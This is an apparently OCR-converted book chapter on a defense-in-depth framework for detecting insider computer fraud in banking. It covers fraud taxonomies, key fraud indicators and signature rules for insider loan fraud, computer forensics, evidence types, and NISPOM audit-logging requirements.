



Figure 1: Universal ICF Academy

Listed below are the names and sequences of reports prepared in support of developing the macro ICF taxonomy (Table 8.1):

- Macro ICF Taxonomy (Final Step)
- ICF Summary Report (Summary Report)
- ICF Taxonomy Heatmap (Interim Report)
- ICF Decomposition—ICF Case Analysis Report

Table 2: Macro ICF Taxonomy




Macro ICF Taxonomy

Ontological Category (Parent)	*Ontological Category (Child)*
Data	Data input manipulation
	Data destruction
System	Misuse of system capabilities (authorized users)
	Hardware destruction or damage
	Access control misuse
	Hacking (unauthorized user)
	Unauthorized system access through the fraudulent use of ex-employees
Software	Code manipulation
	Logic bomb
	Malcode injection
	Trojan horse

The perpetration methods in a taxonomy of computer fraud are generally described by the authors as input, program, and output. The authors state that the greatest concerns are the frauds that involve manipulation of data records or computer programs to disguise the true nature of transactions, cracking into an organization’s computer system to manipulate business information, and unauthorized transfers of funds electronically

Table 2: Taxonomy of Computer Fraud




Taxonomy of Computer Fraud (Perpetration Method)

Data	Insert	Improper data	
		Data improperly	
	Improper obtaining or use		
	Integrity attacks		
	Availability attacks		
Program	Run attacks	Without authorization	
		In excess of authorization	
		Improper parameters	
		Transit attacks	Interruption
			Interception
			Modification
			Fabrication
	Integrity attacks		
	Availability attacks		

The bank insider loan fraud taxonomy was developed based upon a review and analysis of a white paper produced by the Federal Financial Institution Examination Council (FFIEC), entitled ―Insider detection, investigation and prevention of insider loan fraud,‖ for the FFIEC fraud investigation symposium, held October 20– November 1, 2002.

Table 3 : *Insider Loan Taxonomy (KFI and KFM)*



Micro Taxonomy of Insider Computer Fraud—Bank Insider Loan Fraud

Data Manipulation	Insert	Falsified data
		Nominee loan name
	Improper use of loan proceeds	
	Integrity issues	
	Preferential rate and term for loan	

This taxonomy (Figure 8.3) was developed based upon my analysis of the aforementioned FFIEC document that was used as the basis for determining KFIs and KFMs, which assisted in the illustration of how the framework could be implemented, using insider loan fraud within banks.

Metadata Taxonomy

The metadata taxonomy provided an integral component in establishing the criteria for the ttribute selection for each KFI, KFM, KFS, and training and testing dataset for the novelty neural network. A good analogy between identifying the role of metadata and data is closely aligned with relational database design, where the primary key in the database schema would equate to the data element, and the

attributes of the table would equate to the metadata.



Insider Loans Taxonomy (Key Fraud Indicators)
FINANCIAL STATEMENTS (Borrower & Guarantor)
LOAN PORTFOLIO
EARNINGS
LOSS
BALANCE SHEET
PAST DUE (30 – 60 Days)
NON-ACCRUAL (90+)
Social Security #
Name of Borrower
Total Portfolio Value by Loan Officer
P.O. Box Address
Policy Exceptions
Loan Purpose
Name of Approving Officer
Total Loan Amount of Individual I/L
Total Loan Amount of All Individual Insider Loans
Total Assets (Cash, Retirement, Residence)
Total Liability (Alimony, 401K, Personal Loans, CD or Stock etc.)
New Worth
Age
Collateral Value
Loan to Value Ratio
FICO Score
Years Employed
Total Loan Amt. of Individual R/E Loans
Total Loan Amt. of Individual C&I Loans
Avg. Total Loans & Lses ($000)
Total Loans & Lses Commitments
Loan Officer Name
Interest Rate
Maturity Date
Repayment Terms
Primary Source of Repayment
Total Loan Amount of Individual I/L Loans
Avg. total dollar earnings all "Insider" Loans
Total Dollar Amount of Earnings (Individual "Insider" Loans)
% of Avg. Ann. Growth Interest & Fees (All "Insider" loans to avg. total loans)
Total Interest & Fee income on individual "insider" Installment loans
Total interest & fee income on individual "insider" RE loans
Total interest & fee income on individual "insider" C & I loans
Total % of Interest Income on individual "insider" RE loans to total interest income on RE loans
Avg. Total Dollar Value of Net Loss of all ext. of credit to all "insiders"
Total Dollar Amount of Net Loss for an individual "insider" loan
% of Avg. Annual Growth Rate of Losses on all "insider" loans to avg. total loans
Total Net Loss of an individual "insider" Installment Loans
Total net loss of an individual "insider" RE Loans
Total net loss of an individual "insider" C & I Loans
Accrued but unpaid interest
Avg. Total Dollar amount of all extensions of credit to "insiders"
Total Loan Amount of an individual "insider" Loan
% of Avg. Growth Rate of all extensions of credit to "insiders" to Avg. Total Loans
Total dollar amt. of individual "insider" installment loans
Total dollar amt. of individual "insider" RE loans
Total dollar amt. of individual "insider" C & I loans
Avg. Total Dollar growth rate of "insiders" non-current Ln & Ls
Total PD Amt. of an individual "insider" loan
% of Avg. "insider" PD loans to Avg. Total Loans
Total PD "insider" Installment Loans
Total Non-Current "insider" RE loans
Total Non-Current "insider" C & I loans
Total Non-Current "insider" I/L loans
Avg. Total Dollar Amt. of NA "insider" Ln & Ls
Total NA Amt. of an individual "insider" Loan
% of "insider" NA Loans to Avg. Total Loans
Total NA "insider" Installment Loans & lses
Total NA "insider" RE loans
Total NA "insider" C & I loans
Total NA "insider" I/L
LEGEND
White: White boxes represents the Data Elements or KFI's collected from new loan originations (Insiders & Non-insiders)
Gray: Shaded boxes primarily represents KFI Ratios or Metrics used to baseline normalcy in the "Behavior of Data" and will be calculated upon receipt of KFI data values contained within this detailed Taxonomy from new loan originations (Non-Insiders)

Figure 8.3 Insider loan taxonomy.

Figure 2: Insider Loan Taxonomy

Key fraud signature selection process

The KFS selection and implementation processes are significant components toLayer 2 of this Defense in Depth insider computer fraud (ICF) Framework.

Just as a recap, the levels of my Defense in Depth Model include the following three components; however, it is important to note that each of these three layers do not have to be performed sequentially, but rather should be performed in concert given their close interrelationships:

Layer 1: Application and information technology (IT) control risk assessmentLayer
2: Application journaling

Layer 3: Training and testing the novelty neural network

The KFS selection process is initially more of an art than a science and will need the benefit of time and experience for users to more fully gain from the benefits of its use. Over time, when the ICF architectural framework has seen refinements basedon a clearer understanding of the risks of a particular application or system, the identification, deletion, and refinement of an existing KFS will become more mature and repeatable and this process will eventually evolve into more of a science.

It would be beneficial at this point to introduce the KFS triangle (Figure 5.4) that graphically depicts the interrelationships between a KFS, key fraud metrics (KFMs), and key fraud indicators (KFIs). One approach for introducing any new method or process is to illustrate through example.



(3)
KFS
(Associa-
tion
Rules
for KFI and
KFM)
(2)
KFM
(Key Ratios calculated from the
KFI to Detect Suspicious
Activity)
(1)
KFI
(Key Data Attributes or Critical Data Used within an
Application to Detect Suspicious Insider Misuse and Fraud
Activity)

Figure 3: The key fraud signature (KFS) pyramid.

Accounting Forensics

The important aspect to note at this point is that under the aforementioned insider loan fraudulent scenario,the analysis reflects speculation regarding which specific accounts would be potentially impacted given the suspected insider misuse of the application and data.

In brief, an impact analysis would have to be performed of the suspected fraudulent transaction,

with a financial statement and forensic accounting analysis of that enterprise.

For illustrative purposes, the example below represents a simple format that couldbe used in identifying a KFS candidate, for use in KFS preparation, journaling, and neural network dataset preparation.

Example of KFSAR (Macro and Micro ICF Taxonomy)—Insider Loan Fraud Scenario

Although no KFSAR rules exist, one baseline rule that could be considered would be a basic ―If Then Else‖ statement to determine associations between KFI and KFM attributes. To keep the illustrations simple, the following example will use only KFIs, not KFMs.

To illustrate the ―If Then Else‖ statement, one rule format may take the form of the following:

Example of KFS Format:

If (Day = Saturday *and* Time = P.M. *and* Item = Beer), *then* cost <$10.00, which justsays that on Saturday evenings people normally buy small quantities of beer.

Example KFSAR:

If (sale values decrease *and* production costs increase *and* marketing costsdecrease), *then* the financial risk is low.

Macro Taxonomy:

Unauthorized use or misuse of system access privileges or capability to change access controls to perpetrate fraud (high risk).

Software modification to funnel purchases into a ―dummy‖ account and then eraseany trace of fraud (moderate risk).

Misuse of system capabilities (low risk).

Based on the macro taxonomy, one potential KFSAR might include the following:

KFSAR 1 (Macro Taxonomy):

If (user access level increases *and* this is a new employee), *then* the financialrisk is high.

To illustrate this example in another manner, which more closely aligns with our ICF scenarios involving insider computer loan fraud, perhaps the following format and content would provide another perspective. Look now at an actual KFS that was used within the insider computer fraud operational which reflects the following KFI value changes to give the appearance of a potential insider fraudster, who decided to engage in data input manipulation.

KFSAR 2 (Micro Taxonomy):

If (FinData _LoanBal declines by 15 percent *and* FinData_LoanBal_IL_Mod_Time_Meta changes *and* ABUI increases by 5 percent *and* Earn_ABUI_Mod_Time_Meta changes), *then* Alert KFS 1.

(Additional KFIs and KFMs can be added as appropriate to more accurately reflect new malicious ICF patterns.)

Assuming a transaction meets the criteria of KFSAR 2 and the data behavior is now considered suspicious and meeting the criteria of KFS 1, a KFS 1 alert should be transmitted to notify the appropriate InfoSec personnel to potentially trigger their computer incident response team (CIRT) processes to mitigate the risks associated with this activity.

There are, however, several mitigating factors that may influence the severity ofthese alerts. They include the following factors:

1. *A KFS Designation Does Not Apply to Each Forensic Foto Frame*: Although the KFS designation might be appropriate and technically meets the criteria outlined within the KFSAR, each KFS does not apply universally to every Forensic Foto Frame. Based on the ICF Service Oriented Architecture diagram

listed below, there may be numerous control gates where Forensic Foto Frames will be taken. Each Forensic Foto Frame will be taken at various stages within the journey of the transaction and its data. What might be considered as a KFI or KFS anomaly, indicating a suspicious transaction,for Forensic Foto 1, may paradoxically be considered as normal behavior for Forensic Foto 2, based on different processing activities (i.e., calculations) that will change the behavior of the data.

2. *Direct and Indirect Correlation Conditions Have Not Been for a High-Risk KFS Designation*:

  a. *Direct Correlation*: A general rule for a direct correlation to exist may require that certain conditions be satisfied. For example, a KFS 1 designation may also require the incorporation of a KFM to be considered a high risk, which may be included within another signature, say KFS 2.

  b. *Indirect Correlation*: From an indirect correlation perspective, there may be ontological rules that establish pre- and postconditions to occur which taken together would warrant a high risk designation, which has similarities to the concepts of direct correlation.

3. *Novelties Detected from the Neural Network Will Change the Significance of KFS*: One of the major advantages of incorporating the use of a novelty neural network within my ICF Framework is to validate the accuracy, relevance, and significance of existing KFSs, KFIs, and KFMs.

<u>Computer Forensics:</u>

- The term ―computer forensics‖ involves the discovery of computer-related evidence and data.Computer forensics is commonly used by law enforcement, the intelligence community, and the military.

- There are many technical implications involving the identification and collection of data, along with an equal number of legal implications in the identification, collection, preservation, and analysis of computer forensic data.

- The concepts of computer forensics, journaling, and computer incident response team (CIRT) processes are all inextricably linked together. Specifically, computer forensics is the science behind the collection and analysis of computer journaling and other evidence, and journaling is the practice of capturing key data for security monitoring and during a computer forensics examination, if ICF activity arises.

- When a suspected problem does arise, then the CIRT processes are activated to ensure the survivability of the organization and to determine a root cause.

- Journaling is the heart and soul of computer forensics and represents the evidentiary data that will aid those involved in the investigatory process in conducting a root cause analysis and investigation.

- Given the high level of importance of journaling and its direct relationship to computer forensics, there are obviously legal implications in the collection, handling, and analysis of this information that will only be briefly introduced in this section.

- It is important to note that an organization develops comprehensive CIRT policies and procedures that map the connections between CIRT processes, computer forensics, and journaling. Specifically, the aforementioned policy and standards should address the journaling requirements and recommend journaling as part of the evidentiary data collection requirement for assessing the existence of hacking and other computer crime (for example, fraud, money laundering, embezzlement, or other misuse of the system).

Audit logs need to be stored in a secure place where attackers will not have access to the files. Following are a few ways to ensure protection of the logs:

- Setting the logical protection on the audit log so that only privileged users have write access.
- Storing the audit log to another computer dedicated to storing audit logs where no one has access to the machine.

Types of Evidence

Direct: This category of evidence is basically oral testimony given by an individual to either validate or dispute a given fact. The source of direct evidence is any of an individual's five senses (e.g., observing the physical location of computer equipment at the alleged crime).

Real: This category of evidence is made up of tangible objects (e.g., the computer and storage media used during an alleged crime).

Documentary: This category of evidence is tangible (e.g., computer printouts). It is important to note that the actual printout of data is considered hearsay evidence, because it is only evidence of the original evidence, which is the original data element stored within the computer. For additional details on documentation evidence, refer to the best evidence and hearsay rules noted below.

Demonstrative: This category of evidence is created to illustrate or further support criminal activity (e.g., a flowchart that graphically illustrates how a computer fraud occurred).

Best Evidence Rule: As previously described, documentary evidence, although admissible in a court of law, does not comply with the best evidence rule, which prefers the original evidence and not a copy.

<u>Journaling and it requirements</u>

The term ―journaling‖ describes the creation of activity log records and the capture of key information about all security-relevant information technology (IT) systems.

Journaling is not considered a real-time activity, but rather an after-the-fact analysis of a transaction and data. Typically, such activities include the capture of the following information:

- Date and time of activity, actions taken, and users involved.
- Successful and unsuccessful log-on and log-off activity.
- Successful and unsuccessful accesses to security-related files and directories.
- Denial of access to excessive failed log-ons.

<u>The National Industrial Security Program Operating Manual (NISPOM).</u>

NISPOM sets the standards for protection of classified information. Covered under NISPOM are all commercial contractors who have access to classified information.

Security auditing involves recognizing, recording, storing, and analyzing information related to security-relevant activities. The audit records can be used to determine which activities occurred and which user or process was responsible for them.

Audit 1 Requirements

1. Automated Audit Trail Creation: The system shall automatically create and maintain an audit trail or log. (On a PL-1 system only: In the event that the operating system cannot provide an automated audit capability, an alternative method of accountability for user activities on the system shall be developed and documented.) Audit records shall be created to record the following:

a. Enough information to determine the date and time of action (e.g., commonnetwork time), the system locale of the action, the system entity that initiated or completed the action, the resources involved, and the action involved.

b. Successful and unsuccessful log-ons and log-offs.

c. Successful and unsuccessful accesses to security-relevant objects and directories,including creation, open, close, modification, and deletion.

d. Changes in user authenticators.

e. The blocking or blacklisting of a user ID, terminal, or access port and the reason for the action.

f. Denial of access resulting from an excessive number of unsuccessful log-on attempts.

2. *Audit Trail Protection*: The contents of audit trails shall be protected against unauthorized access, modification, or deletion.

3. *Audit Trail Analysis*: Audit analysis and reporting shall be scheduled and performed. Security-relevant events shall be documented and reported. The frequency of the review shall be at least weekly and shall be documented in
the SSP.

4. *Audit Record Retention*: Audit records shall be retained for at least one review cycle or as required by the CSA (Cognizant Security Agency).

Audit 2 Requirements

In addition to Audit 1, Individual accountability (i.e., unique identification of each user and association of that identity with all auditable actions taken by that individual). Periodic testing by the ISSO or ISSM of the security posture of the IS.

Audit 3 Requirements

In addition to Audit 2,Automated Audit Analysis: Audit analysis and reporting using automated tools shall be scheduled and performed.

Audit 4 Requirements

In addition to Audit 3, An audit trail, created and maintained by the IS, that is capable of recording changes to mechanism's list of user formal access permissions.

Journaling Risk/Controls Matrix:

